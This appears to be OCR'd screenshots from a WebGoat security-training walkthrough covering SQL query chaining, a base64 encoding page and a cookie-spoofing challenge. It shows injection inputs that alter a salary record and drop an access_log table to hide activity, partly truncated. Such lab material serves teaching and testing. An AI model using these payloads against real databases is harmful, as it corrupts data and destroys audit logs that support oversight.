After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by using SQL **query chaining**.

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.

What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the **;** metacharacter. A **;** marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

It is your turn!


You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.
Better go and *change your own salary so you are earning the most!*


Remember: Your name is John **Smith** and your current TAN is **3SL99A**.


✔
Employee Name: John'; UPDATE employees SE
Authentication TAN: 3SL99A
Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	100000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null


SQL Injection (intro)
Search lesson
Show hints
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13
Compromising Availability
After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: availability.
There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.
It is your turn!
Now you are the top earner in your company. But do you see that? There seems to be a access_log table, where all your actions have been logged to!
Better go and delete it completely before anyone notices.
Action contains: jjohn'; DROP TABLE access_lc
Search logs
Success! You successfully deleted the access_log table and that way compromised the availability of the data.


Uddjrsqilhmot
To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.
UTF-8
Destination character set.
LF (Unix)
Destination newline separator.
Encode each line separately (useful for when you have multiple entries).
Split lines into 76 character wide chunks (useful for MIME).
Perform URL-safe encoding (uses Base64URL format).
Live mode OFF
Encodes in real-time as you type or paste (supports only the UTF-8 character set).
ENCODE
Encodes your data into the area below.
VWRkanJzcWlJaG1vdA==


127.0.0.1:8080/WebGoat/start.mvc?username=mohamedsr#lesson/SpoofCookie.lesson/1
Challenges
Goal
Once you have a clear understanding of how the authentication cookie is generated, attempt to spoof the cookie and log in as Tom.
Account Access
webgoat
Access
Delete cookie
Logged in using cookie.
Cookie details for user webgoat:
spoof_auth=NTUzNDY0NmE3MjczNzE2OTQ5Njg3NDYxNmY2NzYyNjU3Nw==
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
New Request
Search
Blocking
Headers
Cookies
Request
Response
Timings
Stack Trace
Content-Type
X-Requested-With
Cookie
Body